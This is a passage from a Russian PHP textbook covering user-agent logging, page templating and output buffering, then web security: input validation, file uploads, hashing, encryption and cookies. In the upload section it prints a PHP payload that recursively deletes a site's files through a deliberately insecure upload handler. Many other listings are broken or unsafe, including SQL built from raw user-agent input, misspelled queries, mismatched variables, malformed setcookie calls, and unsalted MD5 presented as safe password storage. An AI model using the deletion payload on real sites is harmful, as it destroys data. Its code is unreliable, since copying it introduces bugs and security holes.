Интересно содержимое `$HTTP_USER_AGENT` поискового робота Google, в нем приводится адрес, где можно ознакомиться с задачами поискового робота. Это достаточно распространенная практика.

Вот несколько примеров строк, оставленных роботами:

- `msnbot/0.11 (+http://search.msn.com/msnbot.htm)`;
- `SurveyBot/2.3 (Whois Source)`;
- `LWP::Simple/5.50`.

Приведем несколько примеров строк, возвращаемых серверу менеджерами закачки, которые являются кандидатами на запрет:

- `Teleport Pro/1.29` — один из популярнейших менеджеров закачки, позволяющий выкачать сайт с сохранением его структуры;
- `Download Master`;
- `GetRight/4.3`;

- FlashGet;
- ia archiver;
- DA 5.0.

Замечание

Описываемый в данной главе способ борьбы с нежелательной закачкой содержимого сайта при помощи менеджеров не является универсальным. Так как строку $HTTP_USER_AGENT формирует клиентская сторона, а тем более менеджер, цель которого во что бы то ни стало скачать страницу, ее часто подделывают или просто оставляют пустой. Так, строка "Mozilla/4.04 [en] (Win95; I; Nav)", якобы относящаяся к посетителю с операционной системой Windows 95, на самом деле оставлена некогда распространенным менеджером NetVampire. Тем не менее предложенный способ позволит оградить ваш сайт от неискушенных пользователей.

Не следует использовать именно эти строки для запрета. Сначала нужно выяснить, есть ли вообще проблема, связанная с использованием менеджеров, и какими именно менеджерами злоупотребляют посетители. Для этого необходимо собрать статистику, создав ловушку в начале каждого файла, фиксирующую переменную $HTTP_USER_AGENT каждого из посетителей с сохранением ее в файле или базе данных, как это продемонстрировано в листинге 4.33.

```
<?php
  mysql_query("INSER INTO useragent VALUES (0,'$HTTP_USER_AGENT');");
?>
```

Таблица useragent создается при помощи SQL-запроса, приведенного в листинге 4.34.

```
CREATE TABLE useragent VALUES (
  id hitfile INT(11) NOT NULL AUTO_INCREMENT,
  usragnt TINYTEXT;
  TYPE=MyISAM;
```

При желании в таблицу useragent можно добавить поля для времени запроса и адреса страницы. Проанализировав дамп базы данных или создав соответствующую страницу администрирования, всегда можно быть в курсе, кто посещает ресурс.

4.11.1. Определение размера загружаемого файла

При размещении на Web-сайте файлов для загрузки их посетителями правилом хорошего тона считается указание размера файла. Решение этой задачи средствами PHP позволит, во-первых, автоматически определять размер файла, а во-вторых, будет служить своего рода тестом на ошибки HTML-верстки (указание ошибочных ссылок на файлы).

```
<?php
// функция определения размера файла
function getfilesize($filename)
{
  // определяем размер файла
  $filesize = filesize($filename);
  if ($filesize)
  {
    // Пересчитываем в килобайты
    $filesize = $filesize/1024;
    // Округляем дробную часть
    $filesize = sprintf("%.0f", $filesize);
    return $filesize." Кб.";
  }
  else
  {
    return "файл не доступен";
  }
}
?>
```

При HTML-верстке переменной `$filesize` ставится в соответствие имя файла, и в дальнейшем для указания гиперссылки и определения размера используется только эта переменная (листинг 4.36).

```
<?php
  // указываем имя файла
```

```
  $filename = "files/file.zip";
?>
<a href="<?php echo $filename ?>">Скачать файл</a>
Размер: <?php echo getfilesize($filename) ?>
```

Теперь замена файла новой версией приводит к автоматическому обновлению размера сайта на странице.

4.11.2. PHP и CSS: динамическое оформление содержания сайта

Рассмотрим задачу.

На всех страницах сайта необходимо разместить меню, содержание которого не зависит от текущей страницы. Выбранный пункт меню необходимо выделить *другим стилем для обеспечения комфортной навигации по сайту*. Кроме этого, желательно обеспечить легкое внесение изменений в меню (добавление новых пунктов) без необходимости изменения кода.

Замечание

Список пунктов меню обычно выделяют в отдельный файл, например, menu.php.

```
<a class=normal href="page1.php">О компании</a><br>
<a class=normal href="page2.php">Продукция</a><br>
<a class=normal href="page3.php">Контакты</a><br>
<a class=normal href="page4.php">Документы</a><br>
<a class=normal href="page5.php">Карта сайта</a><br>
```

Указанный файл (menu.php) подключается на каждой странице с помощью конструкции `require_once("menu.php");`.

Замечание

Во избежание случайного повторного включения файла следует использовать оператор `require_once` вместо `require` или `include`.

Для оформления меню используются таблицы стилей CSS. Всем ссылкам присваивается класс CSS с именем `normal` (`class=normal`). При этом выбранный в данный момент пункт меню необходимо выделить, определив для него класс CSS с именем `active` (`class=active`).

На каждой странице перед подключением меню (menu.php) определяем переменную с номером пункта меню, который необходимо выделить, как это продемонстрировано в листинге 4.38.

```
<?php
  // выделим пункт 3 меню (Контакты)
  $id_menu = 3;
  require_once("menu.php");
?>
```

Пример динамического оформления меню приведен в листинге 4.39.

```
<?php
  eval("\$active$id_menu = 1;");
  function stylemenu($activemenu)
  {
    if (isset($activemenu))
    {
      return "class=active";
    }
    else
    {
      return "class=normal";
    }
  }
?>
<a <? echo stylemenu($active1) ?> href="page1.php">О компании</a><br>
<a <? echo stylemenu($active2) ?> href="page2.php">Продукция</a><br>
<a <? echo stylemenu($active3) ?> href="page3.php">Контакты</a><br>
<a <? echo stylemenu($active4) ?> href="page4.php">Документы</a><br>
<a <? echo stylemenu($active5) ?> href="page5.php">Карта сайта</a><br>
```

Переменная выбранного пункта меню инициализируется при помощи функции `eval`:

```
eval("\$active$id_menu = 1;")
```

К примеру, для третьего пункта (`$id_menu = 3`) меню эта конструкция инициализирует переменную `$active3 = 1`. Переменные для других пунктов останутся неинициализированными.

В каждом пункте меню для динамического определения стиля вызывается функция `stylemenu`:

```
<a <? echo stylemenu($active1); ?> href="page1.php">О компании</a></br>
```

Функция `stylemenu` проверяет, инициализирована ли переменная, и в зависимости от этого определяет стиль (листинг 4.40).

```
<?php
function stylemenu($activemenu)
{
  if (isset($activemenu))
  {
    return "class=active";
  }
    else
  {
    return "class=normal";
  }
}
?>
```

В качестве параметра функция `stylemenu` принимает переменную `$activemenu`. Если переменная инициализирована, то функция возвращает строку `class = active` (активные пункты меню). Для неинициализированных переменных будет возвращена строка `class = normal` (неактивные пункты меню).

Таким образом, оформление отделено от кода. Содержание меню отделено от содержания страницы. При этом создание дополнительных страниц и пунктов меню требует минимальных усилий.

4.11.3. Динамическая оптимизация страниц

Разделяя дизайн сайта и его содержание, часто страницу сайта делят на 3 блока (файла):

- верхняя часть шаблона дизайна ("шапка"): top.php;
- содержание страницы: namepage.php;
- нижняя часть шаблона дизайна: bottom.php.

Файлы top.php и bottom.php содержат в себе элементы дизайна и, как правило, являются общими для всех страниц сайта, а файл namepage.php — информационное наполнение, включающее предыдущие два файла (top.php и bottom.php).

В результате все информационные страницы имеют одну и ту же шапку (top.php) с одним и тем же заголовком (Title), описанием (Description) и ключевыми словами (Keywords). Но для успешной оптимизации сайта поисковыми системами необходимо, чтобы каждая страница имела свои заголовок, описание и ключевые слова. Поэтому часто вводятся управляющие переменные, позволяющие настроить заголовки, описания и ключевые слова, определив для этого переменные $title, $description и $keywords, разместив их перед включением файла top.php в основную страницу (листинг 4.41).

```
<?php
  $title = "Заголовок";
  $description = "На этой странице содержится очень важная информация";
  $keywords =  "важная информация";
  require_once("top.php");
?>
<!-- Содержание страницы -->
<h1>Важная информация</h1>
<?
  require_once("top.php");
?>
```

После этого с ними можно работать в файле top.php (листинг 4.42).

```
<?php
// Если значения для тега Title и мета-тегов не определены,
// то подставляем значения по умолчанию
  if (empty($title))       $title       = "Учебник по PHP";
  if (empty($description)) $description = "Учебник PHP. Самоучитель";
  if (empty($keywords))    $keywords    = "учебник PHP руководство PHP";
?>
<html>
<head>
<title><?php echo $title; ?></title>
<meta name="description" content='<? echo $description; ?>'>
<meta name="keywords" content="<? echo $keywords; ?>">
?>
```

4.11.4. Дата последнего обновления страницы

Правилом хорошего тона в Интернете является указание даты последнего обновления страниц. Рассмотрим, как можно решить эту задачу средствами PHP.

Код PHP для получения даты последнего обновления вынесем в отдельный файл getdate.php и будем подключать этот файл на каждой странице сайта инструкцией:

```
require_once ("getdate.php");
```

Код файла getdate.php приведен в листинге 4.42.

```
<?php
  // устанавливаем локаль для форматирования дат функцией strftime
  setlocale(LC_TIME,"ru");
  // получаем имя текущей страницы из переменной $PHP_SELF
  // получаем базовое имя файла из переменной $PHP_SELF
  // убираем ненужные компоненты пути (директории), если они есть
  $filename= basename ($PHP_SELF);
  // форматируем вывод даты в соответствии с установленной локалью
  echo strftime("%d %B %Y",filemtime($filename));
?>
```

4.11.5. Автоматическое распознавание ссылок

Часто возникает необходимость в работе с данными, выводимыми на страницу, уже после того, как они опубликованы на ней. Например, разместить извлеченные из базы данных значения заголовка страницы (`title`) и описания страницы (мета-тег Description). При этом обращение к базе может происходить после того, как заголовок и описание страницы уже выведены на страницу HTML. Другой задачей является отправка HTTP-заголовков, работа с сессиями или cookies после вывода в окно браузера при помощи функций `echo`, `print` и т. п.

Еще один пример — автоматическая расстановка ссылок на ресурсы в гостевой книге. Именно этот пример и будет рассмотрен (листинг 4.43).

Допустим, гостевая книга по соображениям безопасности не поддерживает HTML-теги. Посетители сайта оставляют в гостевой книге сообщения, где гиперссылки на ресурсы указаны в виде текста, например: **http://www.pecypc.ru**.

```
<p>Привет! Я Вася. Вот моя страничка: www.vasia.com </p>
<p>Нас приветствует IT-студия SoftTime - www.softtime.ru </p>
```

Содержимое страницы гостевой книги необходимо модифицировать таким образом, чтобы гиперссылки, набранные в виде текста, выводились как полноценные гиперссылки в HTML.

Модифицировать содержание страницы после того, как она была "сформирована", можно с помощью функций буферизации вывода.

В самом начале страницы поместим функцию:

```
ob_start()
```

Эта функция включает буферизацию вывода. В результате все содержимое страницы, кроме шапок (headers), помещается во внутренний буфер, который в дальнейшем можно редактировать.


Функции для обработки содержимого буфера размещаются после блока содержимого страницы, которое необходимо модифицировать (листинг 4.44).

```
<?php
  ob_start();
?>
Код гостевой книги. В теле сообщений содержатся ссылки в виде текста.
<?php
  // занесение содержимого буфера в переменную
  $strtmp = ob_get_contents();
  // очищение буфера вывода и отключение буферизации вывода
  ob_end_clean();
  // замена текстовой ссылки ссылкой HTML. Заменяются строки формата
  // http://www.ресурс и www.ресурс
  $strtmp = preg_replace("/(http:\\/\\/www.www)(\\S+)/si",
                         "<a href="http://www\\2">www\\2</a>",
                         $strtmp);
  // вывод модифицированного содержимого страницы в браузер
  echo $strtmp;
?>
```

После размещения содержимого буфера во временной переменной `$strtmp` при помощи регулярных выражений все URL, встреченные в тексте, заменяются на соответствующие гиперссылки. Для предотвращения преждевременного вывода буфер страницы очищается при помощи функции `ob_end_clean()`. После того как все преобразования совершены, результат в переменной `$strtmp` выводится в окно браузера. Результатом работы скрипта, приведенного в листинге 4.44, является HTML-код в листинге 4.45.

```
<p>Привет! Я Вася. Вот моя страничка:
<a href="http://www.vasia.com">www.vasia.com</a></p>
<p>Вас приветствует IT студия SoftTime
<a href="www.softtime.ru">www.softtime.ru</a></p>
```

Глава 5



Безопасность создаваемых приложений

В этой главе рассмотрены вопросы безопасности создаваемых Web-приложений. Безопасность в среде Интернет включает в себя много различных аспектов, таких как система защиты Web-сервера, безопасность баз данных, проверка данных, вводимых пользователями, приемы и методы шифрования и др. По каждой из этих тем можно написать хорошую книгу, и, безусловно, в этой небольшой главе невозможно полностью рассмотреть все вопросы, относящиеся к этой обширной сфере, поэтому данная глава является скорее введением в вопросы безопасности.

5.1. Проверка корректности данных, вводимых пользователем

Проверке корректности данных, вводимых посетителем необходимо уделять большое внимание, поскольку необработанные ошибки, возникающие при неправильном вводе данных, приводят к серьезным ошибкам в работе скрипта. Допустим, в HTML-форме для отправки пользователем письма посетителю необходимо ввести адрес электронной почты. В этом случае для корректной работы Web-приложения нужно проверить следующее:

- поле, в которое заносится электронный адрес, непустое;
- соответствие введенного адреса с помощью регулярного выражения.

Кроме случайных ошибок посетителя, необходимо также исключить ситуации, в которых возможно злонамеренное введение некорректных данных, к примеру, различных скриптов. Для этого вводимый текст необходимо обработать функциями удаления HTML-тегов (для исключения возможности написания скриптов на JavaScript и Visual Basic) и обратных слэшей (для исключения возможности написания скриптов на Perl). Таким образом, ми-

нимальный набор действий, необходимых для проверки корректности данных, вводимых пользователем, включает следующие этапы:

- проверка заполнения посетителем обязательных для ввода полей;
- проверка допустимости вводимых данных (как правило, осуществляется при помощи регулярных выражений);
- обработка введенного текста функцией `htmlspecialchars` для удаления HTML-тегов;
- обработка введенного текста функцией `stripslashes` для удаления обратных слэшей.

5.1.1. Проверка заполнения обязательного поля

Пусть имеется HTML-форма с двумя текстовыми полями: для имени пользователя и его e-mail. Форма размещается в файле index.php (листинг 5.1).

```
<form action=handler.php method=post>
Имя : <input type=text name=name><br>
e-mail : <input type=text name=email><br>
<input type=submit value=Отправить>
</form>
```

Проверить, что посетитель ввел данные, можно с помощью функции `isset` (листинг 5.2).

```
<?php
// Проверяем, передано ли значение поля name
if (!isset($_POST['name']))
{
  // если переменная $name не установлена, просим повторить ввод имени
  echo "Не введено значение в обязательное к заполнению поле name<br>";
  echo "<a href=# onClick='history.back()'>Вернуться к правке</a>";
  exit();
}
else
```

```
{
  // Производим обработку данных HTML-формы
}
?>
```

В листинге 5.2 приведен обработчик HTML-формы index.php, посылающей методом POST значение поля name. Если элемент суперглобального массива $_POST['name'] не установлен, обязательное поле name не было заполнено и в окно браузера выводится предупреждение и ссылка возврата, реализованная при помощи функции JavaScript — history.back().

Код, приведенный в листинге 5.2, не решает проблему пробелов, которые можно ввести в качестве значения текстового поля name. Для этой же цели можно использовать функцию empty (листинг 5.3).

```
<?php
// Удаляем пробельные символы в начале и конце строки
if(isset($_POST['name'])) $name = trim($_POST['name']);
else $name = "";
// Если значение переменной пусто, выводим сообщение об ошибке
if (empty($name))
{
  // если переменная $name не установлена, просим повторить ввод имени
  echo "Не введено значение в обязательное к заполнению поле name<br>";
  echo "<a href=# onClick='history.back()'>Вернуться к правке</a>";
  exit();
}
else
{
  // Производим обработку данных HTML-формы
}
?>
```

5.1.2. Проверка допустимости вводимых данных

Допустим, необходимо проверить данные формы для отправки сообщения гостевой книги. Как правило, такая проверка осуществляется при помощи

регулярных выражений. В качестве примера можно привести регулярное выражение для проверки адреса электронной почты, рассмотренное ранее в *главе 4*.

Исходя из того, что адрес должен иметь вид **something@server.com**, регулярное выражение для проверки адресов электронной почты принимает следующий вид:

```
"/[0-9a-z_]+@[0-9a-z_^\.]+\.[a-z]{2,3}/i"
```

Точно таким же образом можно проверить и остальные заполняемые пользователем поля. Так, если поле допускает ввод только чисел, то проверку допустимости можно осуществить при помощи следующего простого регулярного выражения:

```
"/[0-9]+/"
```

Это выражение соответствует одному или большему количеству чисел. Если формат вводимого числа строго определен, например, для почтового индекса, то задать число цифр можно при помощи фигурных скобок:

```
"/[0-9]{6}/"
```

Данное регулярное выражение соответствует шестизначному числу, например 600 300.

Проверить IP-адрес на соответствие можно при помощи выражений вида

```
"/[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}/"
```

Замечание

Приведенное выше выражение не совсем точно описывает IP-адрес, так как допускает ввод неправильных IP-адресов вида 999.999.999.999, но является хорошим компромиссным решением. Для более точного, но и более сложного решения следует обратиться к книге Дж. Фридла "Регулярные выражения".

Совет

Не забывайте о том, что, пользуясь вашим приложением, посетитель не должен чувствовать себя словно в клетке. По этой причине не стоит задавать жесткий формат, например, для поля Имя. Следует давать возможность пользователю ввести то имя, которое он хочет, а оно может состоять из любых видимых символов

5.1.3. Удаление HTML-тегов и обратных слэшей

Вводимый посетителем текст необходимо обрабатывать функциями удаления HTML-тегов (для исключения возможности написания скриптов на JavaScript и Visual Basic) и обратных слэшей (для исключения возможности написания скриптов на Perl). К примеру, если переменная $name содержит

текст с именем пользователя, то обработка этого текста может выглядеть следующим образом (листинг 5.4).

```
<?php
$name = htmlspecialchars(stripslashes($_POST['name']));
?>
```

Применение функции `htmlspecialchars` гарантирует, что любой введенный пользователем код (PHP, JavaScript и т. д.) будет отображен, но выполняться не будет. Функция имеет следующий синтаксис:

```
string htmlspecialchars (string str [, int quote_style [, string
charset]])
```

Через первый обязательный параметр `str` функции передается обрабатываемый текст, который возвращается после преобразования как результат работы.

Второй необязательный параметр `quote_style` задает режим обработки одинарных и двойных кавычек. По умолчанию этот параметр соответствует константе `ENT_COMPAT`, в данном режиме двойные кавычки заменяются символом "`"`", а одиночные остаются без изменений. Кроме этого, параметр может принимать два других значения: `ENT_QUOTES` и `ENT_NOQUOTES`. В первом случае помимо двойных кавычек преобразованию подвергаются также одинарные кавычки, которые заменяются символом "`'`". Значение параметра `ENT_NOQUOTES` задает режим, в котором ни один из видов кавычек не подвергается преобразованию.

Последний параметр `charset` определяет кодировку, например, "cp1251" или "KOI8-R".

Функция `htmlspecialchars` предназначена для отображения кода и HTML-разметки на Web-странице, но вводимые пользователем данные не мешает пропускать через нее во избежание неприятностей.

В листинге 5.4 функция `stripslashes` предназначена для удаления обратных слэшей и имеет следующий синтаксис:

```
string stripslashes (string str)
```

Функция принимает единственный параметр `str` с обрабатываемой строкой. Результатом работы функции является строка `str`, в которой удаляются экранирующие обратные слэши (символ `\'` преобразуется в `'`, двойные обратные слэши (`\\`) преобразуются в одиночные (`\`) и т. д.).

5.2. Публикация изображений и файлов

Часто Web-приложения, такие как форум или фотогалерея, позволяют посетителям публиковать собственные изображения или файлы. Это могут быть фотографии, музыкальные, текстовые или бинарные файлы. Передача пользовательских файлов на сервер уже несет в себе потенциальную опасность и при невнимательном кодировании может привести к серьезным последствиям. Для демонстрации угрозы, исходящей из пользовательских файлов, разработаем небольшое Web-приложение, которое закачивает файл пользователя на сайт и предоставляет ссылку для скачивания или его просмотра (если это изображение или текстовый файл).

Приложение будет состоять из двух файлов: index.php, который является HTML-формой для отправки файлов на сервер, и handler.php — обработчика формы. Содержимое файла index.php представлено в листинге 5.5.

```
<form enctype='multipart/form-data' action=handler.php method=post>
Файл : <input type=file name=filename><br>
<input type=submit value=Отправить>
</form>
```

HTML-форма имеет единственное поле ввода типа `file`, а также кнопку для отправки данных обработчику handler.php, содержимое которого приведено в листинге 5.6.

```
<?php
  // Проверяем содержимое параметра filename, передаваемого обработчику,
  // из формы, в файле index.php
  if(isset($_POST['filename'])) $filename = trim($_POST['filename']);
  else $filename = "";
  // Если обработчику передано пустое поле filename
  // или содержащее пробелы, игнорируем обращение,
  // в противном случае выводим ссылку на файл
  if (!empty($filename))
  {
    // Если копирование произведено удачно, выводим ссылку на файл.
    if (copy($filename, $_FILES['filename']['name']))
      echo "<a href=".$_FILES['filename']['name'].">Посмотреть</a>";
```

```
    else
      echo "Ошибка при передаче файла на сервер.";
  }
  else
  {
    // если переменная $filename пуста, просим повторить загрузку файла
    echo "Имя файла не введено, повторите, пожалуйста, операцию.<br>";
    echo "<a href=# onClick='history.back()'>Вернуться к отправке</a>";
    exit();
  }
?>
```

После отправки при помощи HTML-формы, приведенной в листинге 5.5, изображения или текстового файла посетителю предоставляется возможность посмотреть содержимое отправленного файла при переходе по ссылке **Посмотреть**.

На первый взгляд, код в листинге 5.6 производит впечатление достаточно проработанного и предусматривающего все возможные варианты развития ситуации. Тем не менее данное Web-приложение позволяет полностью уничтожить сайт, на котором оно расположено. Отправка при помощи данной формы файла, например, приведенного в листинге 5.7, приводит к рекурсивному удалению файлов сайта.

```
// Вызываем функцию, удаляющую файлы с сервера, с параметром "..", чтобы
// подняться на один уровень выше: это позволит уничтожить больше файлов,
// так как наверняка Web-приложение находится в отдельной директории.
delfiles("..");
// Функция, удаляющая каталоги и файлы сервера
function delfiles($catalog)
{
  $dir = opendir($catalog);
  while(($file = readdir($dir)))
  {
    // Если текущий объект является файлом - уничтожаем его
    if(is_file($catalog."/".$file))  unlink($$catalog."/".$file);
    // Если текущий объект является каталогом - рекурсивно вызываем
    // функцию delfiles(), заботливо избегая каталогов "." и "..",
    // соответствующих текущему и вышележащему каталогам.
```

```
    else if (is_dir($catalog."/".$file) &&
            ($file != ".") &&
            ($file != "..")) delfiles($catalog."/".$file);
  }
  // Закрываем директорию
  closedir($dir);
  // Удаляем директорию
  rmdir($catalog);
}
```

В результате работы приведенного в листинге 5.7 кода будут уничтожены все файлы приложения и файлы, расположенные уровнем выше. После небольшой модификации рекурсию можно направить вверх по дереву каталогов, и если скрипт обладает достаточными правами, можно уничтожить файлы всего сервера.

Решить данную проблему может проверка расширения файла. При этом не следует запрещать расширения, например, php, phtml или php3, их следует *разрешать*, и публиковать только то, что непосредственно разрешено (листинг 5.8). В противном случае можно не учесть другие расширения, например, расширения Perl-скриптов pl, файлы с расширениями html и htm, позволяют не только публиковать безобидный HTML-код, но и получать файлы с сервера при помощи HTTP-заголовков.

Замечание

HTTP-заголовки подробно рассмотрены в *главе 3*.

Если же не представляется возможность проводить разрешающую политику, необходимо свериться с конфигурационным файлом сервера Apache и запретить все зарегистрированные файлы.

```
<?php
  // Проверяем содержимое параметра filename, передаваемого обработчику
  // из формы, в файле index.php
  if (isset($_POST['filename'])) $filename = trim($_POST['filename']);
  else $filename = "";
  // Если обработчику передано пустое поле filename
  // или содержащее пробелы, игнорируем обращение, в противном случае
  // выведем ссылку на файл
```

```
  if (!empty($filename))
  {
    // Формируем массив разрешенных к публикации файлов
    $extentions = array(".gif",".txt",".jpg");
    // Если расширение файла совпадает с одним расширением из массива
    // $extentions, закачиваем файл на сервер
    if(in_array(strrchr($_FILES['attach']['name'], "."),$extentions))
    {
      // Если копирование произведено удачно, выводим ссылку на файл.
      if (copy($filename, $_FILES['filename']['name']))
        echo "<a href=".$_FILES['filename']['name'].">Посмотреть</a>";
      else
        echo "Ошибка при передаче файла на сервер.";
    }
    else
    {
      // Если расширение файла имеет недопустимое значение, выводим
      // предупреждение и ссылку возврата.
      echo "Файл имеет недопустимое расширение.";
      echo "<a href=# onClick='history.back()'>Вернуться к отправке</a>";
      exit();
    }
  }
  else
  {
    // Если переменная $filename пуста, просим повторить загрузку файла
    echo "Имя файла не введено, повторите, пожалуйста, операцию.<br>";
    echo "<a href=# onClick='history.back()'>Вернуться к отправке</a>";
    exit();
  }
?>
```

Продемонстрированная "дыра" в безопасности показывает, насколько легко можно допустить ошибку при проектировании Web-приложения. Подобного рода ошибки совершить очень легко; приемы, описанные в данной главе, не оберегут ото всех возможных ошибок. Поэтому необходимо проводить регулярное резервное копирование файлов сервера и дампов баз данных. Лучше, если это будет выполнять не человек, а автоматическая система.

5.3. Методы шифрования

В этой главе мы рассмотрим основные функции, при помощи которых можно осуществлять шифрование средствами PHP.

5.3.1. Однонаправленное шифрование

При однонаправленном шифровании строка зашифровывается таким образом, что не подлежит обратной расшифровке. На первый взгляд, это может показаться странным, в действительности же такой метод шифрования используется очень часто. Функции, с помощью которых реализуется однонаправленное шифрование, называются *функциями хеширования*. При использовании таких функций создается уникальный "отпечаток" строки. Наиболее часто в качестве алгоритма хеширования используется алгоритм *MD5*, реализовать который можно с помощью одноименной функции:

```
string md5(string str [, bool raw_output])
```

В качестве обязательного аргумента эта функция принимает строку `str`, которую необходимо зашифровать, и возвращает ее уникальный 128-битовый отпечаток *(хеш-код)*. Если необязательный аргумент `raw_output` имеет значение `true`, то возвращается бинарная строка из 16 символов. Вероятность того, что две строки дадут одинаковый хеш-код, стремится к нулю.

Замечание

Функция `md5` так же часто используется для создания уникального хеш-кода объемных файлов, которые передаются по сети. Загрузив файл, всегда можно проверить его целостность, вычислив код по алгоритму MD5 и сравнив полученный результат с хеш-кодом, предоставляемым распространителем. Это позволяет отследить повреждения файла, вызванные передачей через сеть, а также предотвращает фальсификацию дистрибутива.

При помощи этой функции можно зашифровывать различные данные, к примеру, пароли пользователей. Это позволяет организовать следующий алгоритм авторизации пользователей. При первой регистрации пользователя сохраняется хеш-код его пароля (к примеру, в базе данных). При дальнейших посещениях странички хеш-код вводимого пользователем пароля сравнивается с сохраненным ранее хеш-кодом. Если эти отпечатки совпадают, авторизация считается успешной (см. листинг 5.15).

Замечание

Такая схема авторизации не позволяет совершить похищение пароля из базы данных; даже если злоумышленнику станет доступна база данных, он не сможет воспользоваться зашифрованными паролями.

Рассмотрим небольшое Web-приложение, осуществляющее авторизацию пользователя по сохраненному ранее в базе данных паролю. Web-приложение включает HTML-форму, расположенную в файле index.php (листинг 5.9), и ее обработчик, расположенный в handler.php (см. листинг 5.10).

```
<form action=handler.php method=post>
Имя посетителя : <input type=text name=name><br>
Пароль : <input type=password name=password><br>
<input type=submit value=Отправить>
</form>
```

HTML-форма в листинге 5.9 имеет два поля: текстовое поле для имени посетителя, а также поле типа password для ввода пароля. Кроме того, в форме присутствует кнопка, позволяющая отправить обработчику handler.php (листинг 5.10) данные из формы.

```
<?php
// Код, извлекающий по имени посетителя name хеш-код, соответствующий его
// паролю, из базы данных и помещающий его в переменную $hash
// ...
// если хеш-коды совпадают, авторизация прошла успешно
if (md5($_POST['password']) == $hash) echo "Hello, $name";
else echo "Введен неправильный пароль";
?>
```

Для этих же целей используется функция crypt:

```
string crypt(string str [, string salt])
```

Первый аргумент — str — представляет собой строку, которую необходимо зашифровать, а второй — salt представляет собой необязательную строку, на которой основывается шифрование.

Замечание

Если аргумент salt не передан, он будет выбран случайным образом.

К примеру, если передать этой функции строку с паролем "gfkjxrb99" и аргумент salt, равный "ttt", то будет возвращена строка "ttHcYCTyRe276",

которая не может быть дешифрована. Однако поскольку результат работы функции строго определен в том случае, когда параметры `str` и `salt` постоянны, ее можно использовать для проверки паролей. Так, файл handler.php можно переписать следующим образом (листинг 5.11).

```
<?php
// Код, извлекающий по имени посетителя name хеш-код, соответствующий его
// паролю, из базы данных и помещающий его в переменную $hash
// ...
// если хеш-коды совпадают, авторизация прошла успешно
if (crypt($make_password, 'ключ. фраза') == $hash) echo "Hello, $name";
else echo "Введен неправильный пароль";
?>
```

Для однонаправленного шифрования можно также использовать функцию `sha1`, имеющую следующий синтаксис:

```
string sha1 ( string str [, bool raw_output])
```

Возвращает хеш-код строки `str`, вычисленный по алгоритму US Secure Hash Algorithm 1.

Замечание

Данный алгоритм подробно описан в RFC3174 (**www.ietf.org/rfc/rfc3174.txt**).

Хеш-код представляет собой 40-разрадное шестнадцатеричное число. Если необязательный аргумент `raw_output` имеет значение `true`, хеш-код возвращается в виде двоичной строки из 20 символов.

5.3.2. Симметричное шифрование

При симметричном шифровании строки шифруются с помощью ключа, который известен как отправителю, так и получателю. Алгоритмы симметричного шифрования в PHP реализованы в библиотеки mcrypt, и ознакомиться с полным набором функций и алгоритмов этой библиотеки можно на сайте **http://www.php.net**.

Замечание

Функции mcrypt работают только, если подключена библиотека mcrypt. Для этого PHP необходимо скомпилировать с опцией `--with-mcrypt`. Саму библиотеку libmcrypt-x.x.tar.gz можно загрузить по адресу **http://mcrypt.hellug.gr/**.

В листинге 5.12 приведен пример шифровки и дешифровки строки при помощи алгоритма 3DES (Triple-DES).

```
<?php
// зашифровываем пароль
$user_password = "gfkjxrb99";
$key = "Это секретный ключ";
// шифруем пароль с использованием ключа $key
$user_crypt = mcrypt_ecb(MCRYPT_3DES, $key, $maks_password,
                         MCRYPT_ENCRYPT);
echo "Зашифрованный пароль - ".$user_crypt;
// расшифровываем пароль
$user_crypt = mcrypt_ecb(MCRYPT_3DES, $key, $user_crypt,
                         MCRYPT_DECRYPT);
echo "Расшифрованный пароль - ".$user_crypt;
?>
```

В листинге 5.12 пароль, размещенный в переменной `$user_password`, сначала шифруется функцией `mcrypt_ecb()` с применением ключа `$key`, а затем проводится его обратная дешифрация.

5.4. Проблемы безопасности, связанные с cookie

Cookie это механизм хранения данных браузером удаленной машины, который применяется в основном для отслеживания или идентификации возвращающихся посетителей. Иногда в cookie приходится хранить конфиденциальные данные, в этом случае разработчик Web-приложения должен позаботиться о том, чтобы информация, хранящаяся в cookie, не попала третьим лицам. Существует несколько методов защиты информации, хранящейся в cookie:

- установка области видимости cookie;
- шифрование;
- ограничение доступа для доменов;
- отправка cookie по защищенному запросу.

Наилучшим решением является комплексное применение всех этих способов.

Замечание

Более подробно познакомиться с технологией cookie можно в RFC2965 (**www.ietf.org/rfc/rfc2965.txt**).

5.4.1. Установка области видимости cookie

Поскольку по умолчанию доступ к cookie имеют любые Web-приложения, расположенные в любом месте сети, работа с cookie может создать "дыры" в системе защиты. Это означает, что если Web-приложение с другого ресурса "угадает" имя cookie, оно будет ему доступно. Функция `setcookie()`, предназначенная для установки cookie, предоставляет гибкие возможности для ограничения доступа к cookie. Так, код, приведенный в листинге 5.13, разрешает работу с установленными cookie только для страниц, расположенных в конкретном каталоге, к примеру, `/web`.

```
setcookie("name", $value, "/web/");
```

Однако и в этом случае каталоги /web/index.php, /web/page.html и т. д. будут удовлетворять этому ограничению. Если такое положение также является нежелательным, можно ограничить область видимости cookie конкретной страницей (листинг 5.14).

```
setcookie("name", $value, "/web/index.php");
```

Тем не менее такой способ в полной мере не решает проблему перехвата cookie чужими Web-приложениями, так как в этом случае доступ к информации, содержащейся в cookie, может получить, к примеру, скрипт `/web/index.php?script/anti_cookie.php`. Если опасность доступа сохраняется, то возникает необходимость в шифровании.

Для дополнительной безопасности можно ограничить список доменов, имеющих доступ к cookie. Это можно сделать при помощи следующего кода (листинг 5.15).

```
setcookie("name", $value, "/web/index.php", ".server.com");
```

При таком ограничении заданной области видимости условию будут соответствовать домены с именами **server.com**, **myservser.com**, **php.server.com** и т. д., поскольку проверка на допустимость области видимости домена осуществляется по принципу концевого соответствия.

Если шестому необязательному параметру присвоить значение 1, cookies будут устанавливаться через защищенное HTTPS-соединение (листинг 5.16).

```
setcookie("name", $value, time() + 600, "/web/", ".server.com", 1);
```

5.4.2. Шифрование cookie

